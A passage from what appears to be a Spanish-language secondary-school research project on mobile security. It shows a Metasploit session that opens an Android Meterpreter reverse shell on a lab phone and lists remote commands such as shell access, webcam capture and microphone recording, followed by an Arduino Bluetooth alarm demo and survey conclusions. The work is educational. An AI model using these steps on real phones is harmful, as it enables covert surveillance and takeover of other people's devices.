Una vez el virus está creado, solo falta introducirlo en el terminal a atacar. En el mundo de la ciberdelincuencia, existen miles de formas para introducir virus en un dispositivo, por ejemplo, el Phishing o suplantación de identidad. En el caso práctico, se ha introducido mediante una transferencia de archivo del ordenador al teléfono móvil, ya que no se requiere engañar a nadie para instalar el virus.

Para iniciar la comunicación con el virus hay que usar ciertas funciones del programa Metasploit Framework (Figura 29):



```

msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf5 exploit(multi/handler) > set LPORT 22
LPORT => 22
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.50:22
[*] Sending stage (72435 bytes) to 192.168.1.48
[*] Meterpreter session 1 opened (192.168.1.50:22 -> 192.168.1.48:60526) at 2019-11-03 12:56:31 +0100

meterpreter > help
  
```

Figura 29: Ejecución del virus creado

1.- El comando “*use multi/handler*”: sirve para utilizar la herramienta multi/handler, la cual sirve para establecer conexión con el virus e interactuar con el dispositivo en el cual el virus está instalado.

2.- Esta parte del proceso, sirve para determinar las características del virus creado para poder establecer la comunicación con ese virus y no con otro.

- a. Para establecer que virus se va a utilizar (en este caso el virus previamente filtrado, el Payload **Android/meterpreter/reverse_tcp**.
- b. Para determinar la IP del ordenador “atacante” previamente puesta en la creación del virus (192.168.1.50)
- c. Para determinar mediante qué puerto se va a establecer la comunicación (el puerto del ordenador “atacante” el cual ha de estar abierto, en este caso, el puerto 22).

3.- El comando “*exploit*” sirve para ejecutar el virus con las características previamente seleccionadas.

Una vez ejecutado este último comando (“*exploit*”), inmediatamente el programa empieza a buscar comunicación con un virus con las características previamente

indicadas (número 4 de la Figura 29) Cuando encuentra el virus, se dispone a buscar un puerto abierto en el dispositivo en el cual está instalado el virus (como se puede observar en el número 5 de la Figura 29 el programa establece conexión con: el dispositivo de IP=192.168.1.48 y por el puerto abierto: 60526 de este mismo dispositivo) y establece la comunicación.

Una vez la conexión ha sido establecida, con el comando “help” se puede observar lo que se puede realizar en el terminal a atacar. A continuación, se mostrarán algunos de los comandos disponibles (Figura 30):

```

Stdapi: Networking Commands
=====

Command      Description
-----
ifconfig      Display interfaces
ipconfig      Display interfaces
portfwd       Forward a local port to a remote service
route         View and modify the routing table

Stdapi: System Commands
=====

Command      Description
-----
execute       Execute a command
getuid        Get the user that the server is running as
localtime     Displays the target system's local date and time
pgrep         Filter processes by name
ps            List running processes
shell         Drop into a system command shell
sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
=====

Command      Description
-----
screenshot   Watch the remote user's desktop in real time
screenshot   Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=====

Command      Description
-----
record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
  
```

Figura 30: Algunos de los comandos que se pueden ejecutar

En la Figura 30 se pueden observar algunos de los comandos que se pueden ejecutar en el teléfono, por ejemplo, el comando “sysinfo” que te permite obtener información


sobre el sistema operativo del teléfono. Estos comandos te permiten controlar remotamente **ciertas** funciones del teléfono; el comando más importante es el comando "Shell", el cual permite entrar en una interfaz que te permite ejecutar **cualquier** comando de Android.

SIMULACIÓN

El apartado de simulación consiste en lograr la conexión entre una placa Arduino (Alarma del hogar) y un teléfono móvil con Google Assistant incorporado, con la finalidad de comprender el funcionamiento de la conexión entre estos dos.

La placa Arduino ha sido programada con Bitbloq mediante bloques. La conexión entre la placa Arduino y el teléfono móvil es mediante Bluetooth, ya que la placa Arduino utilizada no tiene un receptor wifi disponible. El led utilizado representa la alarma del hogar, si el led se enciende significa que la alarma está conectada¹⁹.

La programación de dicha placa consiste en lo siguiente (Figura 31):



```

    /** Global variables and function definition */
    const int led_2 = 6;
    BqSoftwareSerial bluetooth(0, 1, 38400);

    String Bluetooth = "0";

    /** Setup */
    void setup() {
      pinMode(led_2, OUTPUT);
      bluetooth.begin(38400);
    }

    /** Loop */
    void loop() {
      Bluetooth = bluetooth.readString();
      if ((Bluetooth == "ON")) {
        digitalWrite(led_2, HIGH);
      } else if ((Bluetooth == "OFF")) {
        digitalWrite(led_2, LOW);
      }
    }
  
```

Figura 31: Programación de la placa Arduino

¹⁹ Explicado en el apartado de Arduino en el Estado del arte

1.- Este apartado del código Arduino sirve para determinar las variables y en que pin esta cada uno.²⁰

- Determina que el led está en el pin digital 6.
- Determina que el módulo bluetooth está en los pines digitales 0 y 1 y que también está conectado a un pin analógico transfiriendo información a una velocidad de 38400 Baudios²¹.

2.- Este apartado denominado "Setup" sirve para determinar qué es cada componente:

- Determina que el componente led es un output, es decir, es por donde sale la información.
- Determina que la variable bluetooth no es un output y que se transmite la información a 38400 Baudios desde que recibe corriente.

3.- El apartado "Loop" determina que es lo que va a hacer la placa cuando reciba una orden, en la simulación realizada, ocurre lo siguiente:

1. El módulo Bluetooth comprueba si ha recibido información.
2. Si ha recibido información pueden pasar dos cosas dependiendo de la información recibida:
 - a. Si la información recibida equivale a "ON" (encender) se enciende el led.
 - b. Si la información recibida equivale a "OFF" (apagar) se apaga el led.
3. Se repite el proceso de nuevo (Loop).

Toda la información que la placa recibe es enviada por el teléfono móvil. Se ha creado una aplicación para el teléfono capaz de conectarse con la placa y que funcione mediante Google Assistant. Para ello, se ha hecho uso del programa App Inventor para generar dicha app mediante bloques. El resultado de la programación de la app es el siguiente (Figura 32):

²⁰ Para lograr comprender cierta terminología, es necesario leer el apartado de Arduino en el Estado del arte.

²¹ Un baudio equivale a un bit por segundo.




Figura 32: Programación de la app con App Inventor

A continuación, se muestra el listado de órdenes que se han introducido al programa para que un usuario pueda interactuar con la alarma. (Figura 33)

Enciende la alarma	Apaga la alarma	Activa la alarma	Desactiva la alarma	Conecta la alarma	Cierra la alarma	Abre la alarma	Desconecta la alarma
Enciende alarma	Apaga alarma	Activa alarma	Desactiva alarma	Conecta alarma	Cierra alarma	Abre alarma	Desconecta alarma
Encender la alarma	Apagar la alarma	Activar la alarma	Desactivar la alarma	Conectar la alarma	Cerrar la alarma	Abrir la alarma	Desconectar la alarma
Encender alarma	Apagar la alarma	Activar alarma	Desactivar alarma	Conectar alarma	Cerrar alarma	Abrir alarma	Desconectar alarma

Figura 33: Listado d las órdenes

A continuació, se adjunta imatge de la interfaz de la aplicació creada (Figura 34):




Figura 34: Interfaz de la aplicació creada

Las dos programaciones juntas forman la simulación resultante de la conexión entre Google Assistant y una alarma del hogar, la cual permite apagar y encender un dispositivo cualquiera. Dando como resultado (Figura 35):




Figura 35: Dispositivo conectado a Google Assistant apagado (izquierda) y encendido (derecha)

Si se **compara** el virus seleccionado y ejecutado con la simulación realizada, la ejecución de comandos de Android (dentro de la interfaz "Shell" del virus) los cuales, por ejemplo, rompan la conexión entre Google Assistant y la alarma del hogar o manipulen el programa de Google Assistant, intensificaría la peligrosidad de un virus como este, ya que podría vulnerar la alarma del domicilio.

5. CONCLUSIONES Y FUTURAS LÍNEAS DE INVESTIGACIÓN

El apartado de conclusiones y futuras líneas de investigación mostrará las conclusiones que se han extraído del presente trabajo y los posibles aspectos a continuar desarrollando en un futuro.

5.1. CONCLUSIONES

El apartado conclusiones se va a dividir en tres partes, de la misma manera que en el apartado de programas del Estado del arte, en la Metodología de estudio y en los Resultados.

5.1.1. Encuesta

Las principales conclusiones extraídas de la encuesta son:

- El 80% de la población, afirma que no está segura en Internet. A pesar de saberlo, no buscan soluciones contra esos problemas.
- La gente es más consciente del peligro al usar un ordenador que al usar un teléfono móvil, ya que, casi el 90% de la población posee un antivirus en el ordenador mientras que solamente un 35% en el teléfono móvil.
- La mitad de la muestra piensa que puede tener un virus en su teléfono móvil y, sin embargo, el porcentaje de personas con un antivirus se mantiene bajo. Con esto, se puede concluir que, la población, no se ve preocupada por el hecho de tener un virus en el teléfono, lo cual puede significar un gran problema para su seguridad, debido a los altos riesgo que tienen la gran mayoría de los virus informáticos.
- En las preguntas de Phishing y Sexting se puede observar la gran falta de conocimiento sobre estos dos temas, ya que, casi el 70% de la población no sabe con certeza qué son. En consecuencia, ha sido necesario realizar exposiciones de estas temáticas a través de la elaboración de las dos infografías.

- En las preguntas de redacción abierta se ha observado como solamente 9 personas han respondido bien a la pregunta (sobre 60 personas que respondieron a dicha pregunta abierta), lo cual indica que, personas que dicen saber qué es el Phishing en la pregunta anterior, se han equivocado.

5.1.2. Infografías

Como se ha explicado con anterioridad, las infografías han sido expuestas a los alumnos de 1º y 2º de bachillerato científico. De estas exposiciones se han podido extraer las siguientes conclusiones:

- **1º de Bachillerato:**

- Relacionándolo con el curso superior, los alumnos de 1º de Bachillerato, han prestado mayor atención a la infografía de Phishing, y un menor interés en las infografías de Sexting.
- Se desató un fuerte interés entre el alumnado en relación con la temática principal del TR.
- Se contestaron preguntas relacionadas en cómo poder introducir un virus en un terminal, cómo poder conseguir las contraseñas de cuentas de otras personas, aspectos legales del Sexting, etc.

- **2º de Bachillerato:**

- El alumnado ha mostrado un elevado interés sobre la infografía de Sexting.
- Hubo una gran cantidad de dudas en especial dentro del sector femenino. También se preguntó sobre robos de cuentas de redes sociales y sobre el Grooming (adulto haciéndose pasar por un menor).
- Se estuvo debatiendo sobre la diferencia de seguridad entre los distintos sistemas operativos para móviles (IOS y Android).

En general, los temas de las infografías han resultado un tema de interés entre los alumnos, destacando, sobre todo, la infografía de Sexting. Se puede afirmar que se ha cumplido con el objetivo inicialmente marcado de concienciar a la población sobre estas dos temáticas.

5.1.3. Caso práctico

Las conclusiones extraídas del caso práctico del presente trabajo son las siguientes:

- A través del programa Nmap se ha analizado el dispositivo Google Home identificando que existen 5 puertos abiertos que pueden significar una brecha de seguridad.
- Se ha realizado un conjunto de filtros en el total de virus de la base de datos de Metasploit. Con el primer filtro (sistema operativo del terminal) se ha conseguido reducir el total a 35 virus. Con el segundo filtro (comunicación entre el virus y el ordenador) se han rebajado a 3 posibles soluciones. Finalmente, gracias al último filtro, se ha llegado a seleccionar un virus capaz de cumplir con el objetivo del presente trabajo (virus capaz de vulnerar un teléfono móvil).
- Gracias a la combinación de los apartados de investigación, filtración y el experimento se ha podido concluir que, el virus (Payload) Android/meterpreter/reverse_tcp es capaz de vulnerar un teléfono móvil Android.
- Se ha sido capaz de introducir el virus seleccionado en un terminal móvil Android. Con esto se ha logrado modificar ciertas funciones del terminal remotamente.
- Se ha programado una placa Arduino con una luz led y un módulo Bluetooth incorporados. La placa es capaz de encender y apagar la luz led, dependiendo de la información recibida a través del módulo Bluetooth.
- Se ha diseñado una aplicación móvil capaz de comunicarse con la placa Arduino usando Google Assistant. Dicha aplicación permite encender y apagar un led conectado a la placa.

- Gracias a la comparación entre los apartados de simulación y ejecución, se ha concluido que un virus cualquiera puede hacerse más peligroso con la conexión entre Google Assistant y otros dispositivos relacionados con la seguridad física (por ejemplo, la alarma del hogar), debido al comando “Shell” del virus.

5.2. FUTURAS LÍNEAS DE INVESTIGACIÓN

A continuación, se van a mostrar las futuras líneas de investigación del presente trabajo, es decir, los posibles aspectos a mejorar o a seguir investigando sobre el TR en cada apartado.

- **Encuesta:** Para mejorar la encuesta:
 - Se podría aumentar el número de preguntas y el tamaño de la muestra para conseguir unos resultados más fiables.
 - Acotar la muestra a un rango de edades más joven para obtener resultados más orientados a las problemáticas de los adolescentes.
- **Infografías:**
 - Determinar si es factible realizar la exposición a los alumnos de la ESO.
 - Adaptar el contenido de las infografías para las distintas edades.
 - Realizar otra infografía de temas relacionados, como por ejemplo el Grooming.

- **Caso práctico:**

- Seleccionar un virus capaz de realizar la misma función en un teléfono con el sistema operativo IOS, de la compañía Apple.
- Determinar que comandos de Android dentro de "Shell", son capaces de apagar y encender el dispositivo.
- Introducir más componentes a la placa de Arduino para mejorar el sistema de funcionamiento, como por ejemplo un sensor de movimiento.
- Mejorar el diseño de la interfaz de la aplicación creada con App Inventor (añadir más funcionalidades, aspectos decorativos, etc.).
- Semejar la conexión entre la placa de Arduino y el teléfono a la de Google Home (vía Wifi).

6. REFERENCIAS BIBLIOGRÁFICAS

A continuació, se mostraran los soportes utilizados para la elaboraci3n del presente trabajo.

[1]-Kyocera. Tipos de virus informáticos. Disponible online en <http://smarterworkspaces.kyocera.es/blog/8-tipos-virus-informaticos-debes-conocer/> visitado el 01/11/2018

[2]-Presentaci3n en el instituto tecnol3gico "San Gabriel" (Ecuador) por Darío Manzano. Disponible online en <https://es.slideshare.net/DarioManzano/historia-del-lenguaje-de-programacion-c> visitado el 16/12/2018

[3]-Cplusplus. Lenguaje C++. Disponible online en <http://www.cplusplus.com/> visitado el 16/12/2018

[4]-Java. Lenguaje Java. Disponible online en <https://www.java.com/es/> visitado el 16/12/2018

[5]-Desarrollo Web. Que es Java. Disponible online en <https://desarrolloweb.com/articulos/497.php> visitado en 14/01/2019

[6]-Python. Lenguaje Python. Disponible online en <https://www.python.org/about/> visitado el 14/01/2019

[7]-Diccionario de Google. Sistema operativo. Disponible online en <https://www.Google.com.ar/search?q=Diccionario&oq=diccionario&aqs=chrome.0.69i59j69i61j2j0l3.2607j0j7&sourceid=chrome&ie=UTF-8#dobs=sistema%20operativo> visitado el 28/12/18

[8]-Blog Ciberseguridad. Ataques informáticos. Disponible online en <https://ciberseguridad.blog/algunos-tipos-de-ataques-informaticos/> visitado el 12/01/2019

[9]-El Mundo. Sexting. Disponible online en <https://www.elmundo.es/vida-sana/sexo/2018/07/20/5b50b3eb468aeb2a7d8b464e.html> visitado el 12/01/2019

[10]Grooming Internet. Grooming. Disponible online en <https://Internet-grooming.net/> visitado el 12/01/2019

[11]-Jama Pediatrics. Análisis Sexting. Disponible online en <https://jamanetwork.com/journals/jamapediatrics/article-abstract/2673719> visitado el 2/11/2019

[12]-El Periódico. Google Assistant y el banco. Disponible online en <https://byzness.elperiodico.com/es/innovadores/20190221/acceder-banco-asistentes-hogar-7314836> visitado el 22/08/2019

[13]-Soporte de Google. Política de privacidad de los asistentes del hogar. Disponible online en <https://support.Google.com/chromecast/answer/7072285?hl=es> visitado el 24/08/19

[14]-Wikipedia. Piktochart. Disponible online en <https://en.wikipedia.org/wiki/Piktochart> visitado el 24/10/2019

[15]-Wikipedia. Nmap Disponible online en <https://es.wikipedia.org/wiki/Nmap> visitado el 13/10/2019

[16]-Nmap. Historia de Nmap Disponible online en <https://nmap.org/book/history-future.html> 13/10/2019 visitado el 13/10/19

[17]-Metasploit. Metasploit Framework. Disponible online en <https://www.metasploit.com/> visitado el 13/10/19

[18]-Open Webinars. Payload Disponible online en <https://openwebinars.net/blog/que-es-payload/> visitado el 14/10/19

[19]-Wikipedia. Arduino. Disponible online en <https://es.wikipedia.org/wiki/Arduino> visitado el 24/10/2019

[20]-Bitbloq. Bitbloq. Disponible online en <https://Bitbloq.bq.com/#/aboutus> visitado el 17/10/19

[21]-App Inventor. App Inventor Disponible online en <https://appinventor.mit.edu/about-us> visitado el 18/10/19

Nota: todas las Figuras del presente trabajo son de elaboración propia.



TREBALL DE RECERCA | 2019 2020